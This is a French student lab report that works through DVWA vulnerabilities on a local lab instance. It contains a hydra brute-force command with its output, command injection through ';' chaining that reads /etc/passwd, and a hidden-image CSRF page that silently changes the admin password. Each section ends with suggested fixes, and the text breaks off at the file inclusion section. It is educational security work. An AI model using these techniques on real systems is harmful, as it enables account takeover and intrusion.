



SAE3.Cyber.04 Découvrir le Pentesting



18 DECEMBRE 2025

REALISES PAR FRAIN MARTIN ET PARRE RAPHAEL
IUT de Blois

Table des matières

1 Brute Force	2
2 Command Injection.....	4
3 Cross Site Request Forgery (CSRF)	8
4 File Inclusion.....	11
5 File Upload	14
6 Insecure CAPTCHA.....	17
7 SQL Injection	22
8 SQL Injection (Blind)	26
9 Weak Session IDs.....	29
10 XSS (DOM)	29
11 XSS (Reflected).....	30
12 XSS (Stored)	30
13 CSP Bypass.....	30
14 JavaScript Attacks	31
15 Autorisation Bypass.....	31
16 Open HTTP Redirect.....	32
17 Cryptography	33
18 API Security.....	33

1 Brute Force

L'attaque par force brute est une méthode d'essais et d'erreurs utilisée par un attaquant pour deviner les informations d'identification d'un utilisateur, une clé de chiffrement ou la valeur d'un champ masqué, en testant systématiquement toutes les combinaisons possibles.


Dans notre cas, nous nous retrouvons devant cette page de connexion basique :



On peut renseigner un Username et un Password. Après plusieurs tentatives de rentrer un mot de passe, il semblerait qu'il n'y est aucune protection contre les attaques de type brute force.

Nous allons donc utiliser **hydra** un outil logiciel permettant d'attaquer des comptes utilisateurs (nom d'utilisateur et mot de passe) sur divers protocoles et applications. Nous allons utiliser une attaque par dictionnaire avec le fichier rockyou.txt (liste de mot de passe) disponible sur Kali Linux.

Voici la commande hydra :



```
raph@kali: ~  
Session Actions Éditer Vue Aide  
(raph@kali)-[~]  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 'http-get-form://127.0.0.1/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=bb12720084a555bef05d872efcc18d28;security=low:F=Username and/or password incorrect'
```

-l admin : permet de spécifier un nom d'utilisateur unique, dans notre cas **admin**.

-P /usr/share/wordlists/rockyou.txt : indique le chemin vers le dictionnaire de mot de passe rockyou.txt.

http-get-form : indique à hydra d'utiliser le protocole http avec la méthode **GET**. On utilise cette option car les identifiants de DVWA passent par l'URL.

127.0.0.1 : L'adresse IP de la cible (DVWA est hébergé localement)

/DVWA/vulnerabilities/brute/ : le chemin URL vers la page brute force.

username=^USER^&password=^PASS^&Login=Login : se trouve dans l'url. Il s'agit du corps de la requête. ^USER^ et ^PASS^ permettent à hydra de remplacer les entrées par nos listes à chaque tentatives.

H=Cookie\;PHPSESSID=...;security=low : il transmet notre session PHP active et force le niveau de sécurité à low. Sinon le serveur nous redirigera vers la page de login.

F=Username and/or password incorrect : c'est la condition d'échec. Hydra va analyser le code HTML de la réponse reçue. Si la phrase est la même, alors hydra sait que le mot de passe testé est faux. Si au contraire il ne tombe pas sur cette phrase alors il affiche le mot de passe.

Voici la réponse d'hydra :

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17
10:16:59
[INFORMATION] escape sequence \: detected in module option, no parameter v
erification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (
l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:
username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=bb12720084
a555bef05d872efcc18d28;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17
10:17:01
```

Hydra nous renvoie bien l'adresse IP de DVWA avec le user **admin** et le mot de passe : **password**.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Hypothèse de résolution Brute Force

Pour contrer facilement les attaques par brute force nous pouvons rajouter un délai entre chaque tentative de connexion de 2 seconde par exemple. Cela rend l'attaque humainement impossible. Sinon nous pourrions rajouter un verrouillage du compte après un certain nombre de tentatives. Nous pourrions aussi utilisé des protections comme le CAPTCHA pour une résolution impossible de la machine, ou encore plus simple mais un mot de passe bien plus fort et long utilisant des caractères spéciaux.

2 Command Injection

L'injection de commande se fait lorsqu'une application envoie des données fournies par l'utilisateur à un interpréteur de commande (shell) sans vérification. Donc nous pouvons « injecter » nos propres commandes au système.

Dans notre cas, nous pouvons rentrer une adresse IP pour la ping.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.109 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.268 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3108ms  
rtt min/avg/max/mdev = 0.030/0.113/0.268/0.094 ms
```

On ping alors l'adresse locale 127.0.0.1 qui fonctionne. On test avec une adresse IP qui n'existe pas :

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.1.56 (192.168.1.56) 56(84) bytes of data.  
  
--- 192.168.1.56 ping statistics ---  
4 packets transmitted, 0 received, 100% packet loss, time 3080ms
```

L'adresse IP n'existant pas, notre ping ne fonctionne pas. Si on s'intéresse au code source, on observe que le code est en **PHP** et qu'il exécute bien des commandes avec un **shell**. La commande utilisé par le shell est « ping » puis l'IP de la target. On peut donc tester si certaines option du ping marchent.

Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strpos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

On utilise alors un séparateur de commande : « ; » pour exécuter d'abord la première commande ping puis la deuxième commande dans ce cas « id ». Il existe d'autre séparateur de commande comme « && » qui permet de lancer la commande 1 puis de lancer la commande 2 si seulement la commande 1 fonctionne bien.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.026/0.055/0.134/0.045 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On peut voir que notre ping s'est exécuter en premier puis notre « id » ensuite, nous renvoyant l'id permettant d'afficher l'identité de l'utilisateur système. Dans notre cas :

uid=33(www-data) identifie l'utilisateur, **gid** le groupe principal et **groups** le groupe associés.

Maintenant que l'on sait que l'on peut intégrer d'autre commande dans notre requête, nous pouvons passer à des commandes plus intéressantes. Dans ce cas, nous vérifions si nous pouvons accéder directement au répertoire contenant la liste des comptes utilisateurs.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3086ms
rtt min/avg/max/mdev = 0.012/0.040/0.078/0.023 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server:/nonexistent:/bin/false
tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false
strongswan:x:103:65534:./var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:991:991:systemd Time Synchronization:./usr/sbin/nologin
gophish:x:104:106:./var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534:./run/iodine:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
tcpdump:x:106:107:./nonexistent:/usr/sbin/nologin
miredo:x:107:65534:./var/run/miredo:/usr/sbin/nologin
_rpc:x:108:65534:./run/rpcbind:/usr/sbin/nologin
cdm:x:109:110:./var/lib/condm:/usr/sbin/nologin

Le résultat est concluant, la commande nous renvoie le nom_utilisateur
mot_de_passe : UID : GID : description : home : shell.

Nous avons réussi à accéder à des informations critiques.


Hypothèse de résolution de command injection

Tout d'abord, nous pourrions utiliser les fonctions du langage PHP plutôt que d'utiliser le système d'exploitation exécuter la requête. Sinon nous pouvons définir qu'elles sont les « bonnes » méthodes afin de rejeter toutes celles qui ne sont pas strictement une adresse IP.

3 Cross Site Request Forgery (CSRF)

Le CSRF consiste à forcer un utilisateur authentifié à exécuter des actions non voulues sur une applications web alors qu'il est connecté. L'attaquant vole en quelque sorte les droits de la victime pour agir à son nom.

Nous nous retrouvons sur cette page. Le **Test Credentials** permet de tester le mot de passe changé. Nous pouvons donc rentré un nouveau mot de passe, le confirmer et nous avons changé le mot de passe d'**admin** de DVWA.



The screenshot shows the DVWA web application interface. The top header features the DVWA logo and a small icon. On the left is a sidebar menu with various security labs listed: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF** (highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form titled "Change your admin password:" with a "Test Credentials" button, input fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form, a note states: "Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected." Under "Announcements:", there is a bulleted list of browser links: Chromium, Edge, and Firefox. A paragraph follows: "As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start." Below this is a "More Information" section with two links: <https://owasp.org/www-community/attacks/csrf> and <https://www.cqisecurity.com/csrf-faq.html>.

Ici nous avons modifié le mot de passe par : **1234**. L'application nous renvoie un message de validation comme quoi notre mot de passe à bien était changé.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

••••

Confirm new password:

••••

Change

Password Changed.

Nous allons donc essayer de changer le mot de passe de l'utilisateur à son insu.

On remarque aussi que la requête utilisé est :

vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change

Cette requête URL nous permet de modifier le mot de passe de l'utilisateur.


Nous allons donc utiliser un serveur web de notre côté, récupérer la requête de changement de mot de passe est la faire exécuter à l'utilisateurs.

```
root@kali: /var/www/html
Session Actions Éditer Vue Aide
root@kali)~[/var/www/html]
# nano low.html
root@kali)~[/var/www/html]
# cat low.html
<html>
<body>
  <img src ="http://127.0.0.1/DVWA/vulnerabilitiescsrf/?password_new=
</body>
</html>
root@kali)~[/var/www/html]
# nano low.html
root@kali)~[/var/www/html]
# cat low.html
<html>
<body>
  <img src ="http://127.0.0.1/DVWA/vulnerabilities/csrf?password_new=
hacked&password_conf=hacked&Change=Change" />
</body>
</html>
root@kali)~[/var/www/html]
```


Nous allons créer un fichier HTML directement depuis notre machine : «**low.html**».

Nous avons utilisé ce qui permet lors de l'affichage de l'image de faire exécuter la requête. Donc totalement invisible de l'utilisateurs.


Le serveur utilise une requête HTTP de type GET, cependant une URL GET permet de récupérer une page. Mais dans notre cas elle permet de changer une donnée. Le serveur ne fait donc pas attention à qui envoie la requête ni depuis quel site, il vérifie uniquement si le cookie de session est valide. On rentre donc l'adresse IP de DVWA/low.html avec notre fichier fabriqué depuis notre machine attaquante :



Le mot de passe a donc été modifié par « **hacked** ». Maintenant si on retourne sur une authentification de DVWA et que l'on rentre l'ancien mot de passe : **1234**, on voit que le password n'est plus bon. Notre utilisateur a perdu son accès car il est modifié.



Pour vérifier si nous avons réussi, nous devrions pouvoir nous connecter au même endroit avec le mot de passe : **hacked**.



Le mot de passe à bien était modifié.

Pour résumer : **La victime** est connectée à DVWA dans l'onglet de son navigateur. Son cookie de session est actif. **L'attaquant** attire la victime sur son site malveillant (low.html) dans un autre onglet. **Le navigateur** tente d'afficher la page. Il voit la balise . Pour afficher une image, le navigateur doit envoyer une requête à l'URL indiquée dans src. **L'Action automatique** du navigateur va envoyer la requête de changement de mot de passe vers DVWA. Comme la victime est déjà connectée, le navigateur joint automatiquement le cookie de session à cette requête. DVWA reçoit la requête, voit le cookie valide, et change le mot de passe pour "**hacked**". La victime ne voit rien car le navigateur pense simplement charger une image.


Hypothèse de résolution CSRF

Etant donné que cette faille se base sur l'automatisation du navigateur envers les cookies, l'utilisation d'un token anti-CSRF est le plus courant. C'est un code unique et aléatoire ajouté à chaque formulaire. Comme l'attaquant ne peut pas deviner ce code, il ne peut pas créer une URL car le serveur rejettera sa requête sans le bon token.


4 File Inclusion

La vulnérabilité est trouvée le plus souvent sur des sites web. Il permet à un attaquant d'inclure un fichier distant, généralement par le biais d'un script sur le serveur web. La vulnérabilité est due à l'utilisation de l'entrée fournie par l'utilisateur sans validation adéquate.


Nous nous retrouvons devant 3 fichier nommé respectivement : file1.php, file2.php et file3.php :



